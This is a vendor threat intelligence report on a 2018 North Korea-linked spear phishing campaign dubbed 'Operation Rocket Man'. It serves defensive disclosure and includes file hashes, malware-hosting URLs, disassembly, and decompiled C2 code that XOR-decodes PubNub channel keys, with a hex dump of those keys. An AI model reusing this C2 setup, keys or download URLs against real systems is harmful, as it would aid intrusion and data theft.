Security Response Center (ESRC)

ESTsecurity

Threat Intelligence Report

OPERATION ‘Rocket Man’

2018. 08

ESRC-1808-TLP-White-IR002

INDEX

01 **RocketMan Report** 3p

- The latest APT campaign of Geumseong121 Group – 'Operation Rocket Man'
- Detailed Analysis

02 **Correlation Analysis** 14p

- Similar Threat Case
- Deep Analysis on Correlation
- Time Series Analysis of Geumseong121 Group

03 **Conclusion** 36p

- Persistent Threat

01

RocketMan Report

- The latest APT campaign of Geumseong121 Group – 'Operation Rocket Man'


- Detailed Analysis

RocketMan Report

1. The latest APT campaign of Geumseong121 Group – 'Operation Rocket Man'

ESTsecurity Security Response Center (ESRC) is a specialized organization of ESTsecurity Cyber Threat Intelligence (CTI).

On March 20, ESRC released the report on a state-sponsored APT threat group Geumseong121, who had conducted infiltration cyber-attacks on major North Korean organizations and defense sectors, recently carried out the Android-based mobile Spear Phishing attacks.




[Figure 1] Attack Vector of Geumseong121 group

The unknown attackers spread the CVE-2018-4878 Zero-Day vulnerability via KakaoTalk messenger and attempted the targeted attacks several times exploiting the malicious HWP document.

In the mobile spear phishing (APK) discovered in March, malicious APK apps with the word "Secret" instead of "Illegal" were distributed.

The Geumseong121 group is the suspected state-sponsored cyber military, who attacked Android mobile users by disguising as a mobile vaccine app developed by the leading portal company in Korea. ESRC has posted the analysis on the malicious app (Trojan.Android.Fakeav) in detail.



NAVER

계정을 시급히 보호하세요!

안녕하세요. Naver 개인정보 담당자입니다.

회원님의 아이디[redacted])가 보안상 안전하지 않은 환경에서 반복적으로 로그인 시도되었습니다. 보안팀은 계정 안전을 향상시켜 스팸과 비법 로그인을 차단하는 새로운 공식 프로그램 "네이버 백신 앱" 설치를 권장합니다.

네이버 백신 앱 설치

아이디(ID) 도용 오해와 진실

아이디(ID) 도용을 막기 위한 팁(tip) 세가지!

본 메일은 발신전용 입니다. 네이버 서비스관련 궁금하신 사항은 네이버 고객센터에서 확인해주세요.

NAVER Copyright © NAVER Corp. All Rights Reserved.

[Figure 2] Tricking users to install APK disguised as the mobile security app

The additional threats related the issue has been posted on the Cisco Talos, Paloalto Unit 42 security blog in detail.

2. Malware Analysis

2.1. File Information

File Name	111.hwp	**File Format**	HWP	**File Size**	18,432 byte
Content Created	2018. 08. 10	**File version**	-		
Last Updated	2018. 08. 10	**MD5**	EDC1BDB2D70E36891826FDD58682B6C4		
SHA-256	2CAF1E26A67760268648B0EC8EA66BE9D2E28BAC1B2A48E1E6F6E9A06BEB042C				

File Name	Ant_3.5.exe	**File Format**	PE EXE	**File Size**	12,214,272 byte
Content Created	2018. 08. 10	**File version**	-		
Last Updated	2018. 08. 10	**MD5**	B710E5A4CA00A52F6297A3CC7190393A		
SHA-256	32E98F39BCDE86885C527DDCF68FAD67D0A7E6C23877672EBFD4C2A6A3F545E5				

File Name	worldnews.doc	**File Format**	PE EXE	**File Size**	368,128 byte
Content Created	2018. 08. 14	**File version**	-		
Last Updated	2018. 08. 14	**MD5**	1213E5A0BE1FBD9A7103AB08FE8EA5CB		
SHA-256	dc827f7a1e5ee4600697d7d3efdeb8401b7a9af3d704d0462e7d3e0804a9069d				

File Name	₩xed₩x86₩xb5₩xec₩xa7₩x80.hwp	**File Format**	HWP	**File Size**	173,056 byte
Content Created	2017. 10. 10	**File version**	-		
Last Updated	2017. 10. 10	**MD5**	AF6721145079A05DA53C8D0F3656C65C		
SHA-256	8bb3d97a37a6c7612624a12f8ff60eb8dd130f9e8f9af4f4f2cf8fca4f1dd964				

File Name	desktops.ini	**File Format**	INI	**File Size**	204 byte
Content Created	-	**File version**	-		
Last Updated	-	**MD5**	05EEF00DE73498167B2D7EBDC492C429		
SHA-256	4380769cdef6ed56c1290acfc98a26e029e887a3b4ebfc417bfd80408b4d9e90				

2.2. Detailed Analysis

ESRC has been investigating the cyber campaigns for several years, and found that the group has been conducting the cyber campaigns on and off Korea since 2013. The major threat vectors exploited by the group are Watering Hole, Spear Phishing, Social Network Phishing, Torrent Phishing attacks and so on.

Meanwhile, the latest spear phishing targeting a specific Korean was discovered in August of 2018 and interesting facts are found while analyzing the attack. In addition, the attacker is disguised as a corporate HR representative in Korea for the attack.

The following IoCs are identified in the attack. ESRC has promptly shared the information with Korea Internet & Security Agency (KISA), in order to prevent the distribution of the malware.


- http://m.ssbw.co.kr/admin/form_doc/image/down/down[.]php (MD5 : af6721145079a05da53c8d0f3656c65c)
- http://m.ssbw.co.kr/admin/form_doc/image/down/worldnews[.]doc (MD5 :1213e5a0be1fbd9a7103ab08fe8ea5cb)
- http://m.ssbw.co.kr/admin/form_doc/image/img/111[.]hwp (MD5 : edc1bdb2d70e36891826fdd58682b6c4)
- http://m.ssbw.co.kr/admin/form_doc/image/img/Ant_3.5[.]exe (MD5 : b710e5a4ca00a52f6297a3cc7190393a)
- http://m.ssbw.co.kr/admin/form_doc/image/img/desktops[.]ini (MD5 : 05eef00de73498167b2d7ebdc492c429)

The spear phishing strategy used by Geumseong121 contains the distinctive features. Instead of attaching a Lure or Decoy file, it adds the infected Korean website address and disguises as the attached file image.

The sophisticated Hangul was observed in the attack, but some geographic expressions of the language were subtlety vague. The approach is utilized to analyze local characteristics based on the linguistic abilities of the attacker, and the professional analysts who are good at using the language can access to more in-depth data through.

In addition, the metadata used in the attack is utilized as a key clue to the Correlations between traces of the past and the infringements.

The malware disguised as the icon that seems the Korean security program is used in the newly discovered campaign in August. The tactic is similar to the one of the attack discovered in March, but this time it is disguised as security program for PC, not mobile.



```
|<Used>|Stream |DefaultJScript
|<Used>|Stream |_LinkDoc
<Used>|Stream |BIN0001.OLE
|<Used>|Stream |Section0
```

```
 mov        w,[si],004C7 ;'┘?'
 mov        w,[si],0E8C7 ;'??'
 add        [bx][si],al
 add        [bx][si],al
 pop        si
 add        si,022 ;'"'
2mov        ax,[0CC3D]
 int        3
 int        3
 int        3
 jz         001021128 --├1
 mov        al,[0FF8B]
 xor        al,0D5 ;'?'
 mov        [bx],al
 inc        si
 jmps       00102110A --↑2
```


```
MOV WORD PTR DS:[EDI+0x10],CX
LEA EDX,DWORD PTR SS:[EBP-0x420]
PUSH EDX                            ┌Arg2
PUSH aylc.00F516C8                  │Arg1 = 00F516C8
CALL aylc.00F437C0                  └aylc.00F437C0
ADD ESP,0x8
PUSH 0xA                            ┌IsShown = A (10.)
PUSH 0x0                            │DefDir = NULL
PUSH 0x0                            │Parameters = NULL
LEA EAX,DWORD PTR SS:[EBP-0x420]    │
PUSH EAX                            │FileName
PUSH aylc.00F51734                  │Operation = "open"
PUSH 0x0                            │hWnd = NULL
CALL DWORD PTR DS:[<&SHELL32.She    └ShellExecuteW
PUSH 0x0
0F516C8 (UNICODE "                  .co.kr/                          .hwp"
```

[Figure 3] Flow of Attack disguised as a security program

The malware disguised as a security program depending on the attack vector installs additional files through the multiple steps. It executes optional commands for each .Net version.

The build data called 'Ant.pdb' is observed in malicious file distributed on the .Net basis. In particular, an attacker is constantly creating a series of malicious file variants in a project folder called 'Rocket'.

- E:₩project₩windows₩**Rocket**₩Ant₩Api₩PubnubApi₩obj₩Debug₩net35₩Pubnub.pdb
- E:₩project₩windows₩**Rocket**₩Ant_3.5₩Ant₩obj₩Release₩Ant.pdb



```
01 4D 50 02?00 00 00 5F?00 00 00 E8?31 04 00 E8   ┌MP┐    _   ?1┘ ?
13 04 00 00?00 00 00 00?00 00 00 00?00 00 00 10   ‼┘              ┼
00 00 00 00?00 00 00 00?00 00 00 00?00 00 00 52                   R
53 44 53 50?8E DA 3A B6?99 2F 43 84?CD 88 83 05   SDSP??:??/C????|
D4 C6 74 01?00 00 00 45?3A 5C 70 72?6F 6A 65 63   ??t┌    E:₩projec
74 5C 77 69?6E 64 6F 77?73 5C 52 6F?63 6B 65 74   t₩windows₩Rocket
5C 41 6E 74?5C 41 70 69?5C 50 75 62?6E 75 62 41   ₩Ant₩Api₩PubnubA
70 69 5C 6F?62 6A 5C 44?65 62 75 67?5C 6E 65 74   pi₩obj₩Debug₩net
33 35 5C 50?75 62 6E 75?62 2E 70 64?62 00 6F 32   35₩Pubnub.pdb o2
04 00 00 00?00 00 00 00?00 00 89 32?04 00 00 20   ┘           ?2┘
00 00 00 00?00 00 00 00?00 00 00 00?00 00 00 00
00 00 00 00?00 00 7B 32?04 00 00 00?00 00 00 00         {2┘
00 00 00 00?5F 43 6F 72?44 6C 6C 4D?61 69 6E 00       _CorDllMain
6D 73 63 6F?72 65 65 2E?64 6C 6C 00?00 00 00 00   mscoree.dll
```


[Figure 3-1] PDB path created in Rocket path

We categorized the cyber campaigns using the main keywords and named it 'Operation Rocket Man'.

ESRC found many False Flags to confuse Threat Intelligence (TI) while analyzing the code used in the attack. The attacker used the word 'Haizi' in English, which means a child in Chinese expression.

The expression was identically used in the .Net based programs installed later. There is a word 'PAPA' in the .Net based malware. However, 'BABA' is used as an English expression of Chinese , which means father.

The evidence revealed that the attacker's native language may not be Chinese.



```
lea     ecx, [ebp+pszPath]
push    ecx
push    1
push    0
push    offset aHaizi   ; "Haizi"
mov     edx, [ebp+var_214]
push    edx
call    sub_4035E0
mov     eax, [ebp+var_214]
push    eax
call    sub_4036F0
lea     ecx, [ebp+pszPath]
push    ecx
call    sub_4038E0
add     esp, 4
pop     edi
pop     esi
mov     ecx, [ebp+var_4]
xor     ecx, ebp
call    @__security_check_cookie@4 ; __security_check_cookie(x)
```

Character: Chinese Simplified
Pronunciation: Hanyu Pinyin
(Mandarin = Standard Chinese)
孩子
háizi
dictionary.hantrainerpro.com

```
PubnubDemoForm.PAPA = "PAPA";
PubnubDemoForm.HAIZI = "HAIZI";
PubnubDemoForm.VERSION = "1.0";
PubnubDemoForm.DOTNET_VERSION = "3.5";
PubnubDemoForm.m_nBufSize = 16384;
PubnubDemoForm.m_strConfigPath = Path.GetDirectoryName(Assembly.GetEntryAssem
```

[Figure 4] English expression of Chinese in the malware

The installed malware will download the encrypted ini configuration file and decrypt it. The configuration file is named 'desktops.ini' and receives the commands from the same C2 server exploiting the vulnerability attack.


```
public void SetPubnub(string[] strArr)
        {
            if (strArr.Length != 7)
            {
                return;
            }
            for (int i = 0; i < strArr.Length; i++)
            {
                strArr[i] = this.calcXor(strArr[i], 23);
            }
            this.m_strChannelNameTmp = strArr[1];
```

The configuration file encrypted according to the command is decrypted with the key value of XOR 0x17. When the decryption is completed, command communication (C2) communication is proceeded via PubNub channel, which is one of the Infrastructure as a Service.

The attacker uses the 'LiuJin' account here as well, which is one of evidence to show the attack is originated from China.

There are many English expressions of 'LiuJin', it can be written as ‘刘劲 (LiuJin)’ in Chinese, or used for the name of Chinese actor and the online game.

The traces related to China are intentionally left behind in the code. ESRC believes there is a high possibility of Disturbance Strategy exposing the linguistic and geographic codes to confuse Threat Intelligence (TI).



```
}
for (int i = 0; i < strArr.Length; i++)
{
    strArr[i] = this.calcXor(strArr[i], 23);    XOR 0x17
}
this.m_strChannelNameTmp = strArr[1];
this.config = new PNConfiguration();
this.config.set_Origin(strArr[0]);
this.config.set_SubscribeKey(strArr[2]);
this.config.set_PublishKey(strArr[3]);
this.config.set_Uuid(this.m_strMyInformation);
this.config.set_ReconnectionPolicy(1);
PubnubDemoForm.pubnub = new Pubnub(this.config);
PubnubDemoForm.pubnub.AddListener(new SubscribeCallbackExt(delegate(Pubnub o, PNMessag
  m)
```

```
gd9gysdy9txz
[~b]~y
dbu:t:q%q%r.$%:/qu&:&&r/:usq":$!%&sr$./%$/
gbu:t: ''%'uu$:&..v:#&"&:u &t:u#!$!q'!u%##
drt:t:Y%F'M}Z'Y}VcZC]OM~''Y%N`[@R%YSVcNCB`M@R"MzN`YPY|
t~g:t:FG@XR^v{d|s}fg`xr~v{d|s}
&&&.
```

```
00000000  70 73 2E 70 6E 64 73 6E  2E 63 6F 6D 1A 1D 4C 69  ps.pndsn.com..Li
00000010  75 4A 69 6E 1A 1D 73 75  62 2D 63 2D 66 32 66 32  uJin..sub-c-f2f2
00000020  65 39 33 32 2D 38 66 62  31 2D 31 31 65 38 2D 62  e932-8fb1-11e8-b
00000030  64 66 35 2D 33 36 32 31  64 65 33 39 38 32 33 38  df5-3621de398238
00000040  1A 1D 70 75 62 2D 63 2D  37 30 30 32 30 62 62 33  ..pub-c-70020bb3
00000050  2D 31 39 39 61 2D 34 31  35 31 2D 62 37 31 63 2D  -199a-4151-b71c-
00000060  62 34 36 33 36 66 30 36  62 32 34 34 1A 1D 73 65  b4636f06b244..se
00000070  63 2D 63 2D 4E 32 51 30  5A 6A 4D 30 4E 6A 41 74  c-c-N2Q0ZjM0NjAt
00000080  4D 54 4A 68 5A 69 30 30  4E 32 59 77 4C 57 45 32  MTJhZi00N2YwLWE2
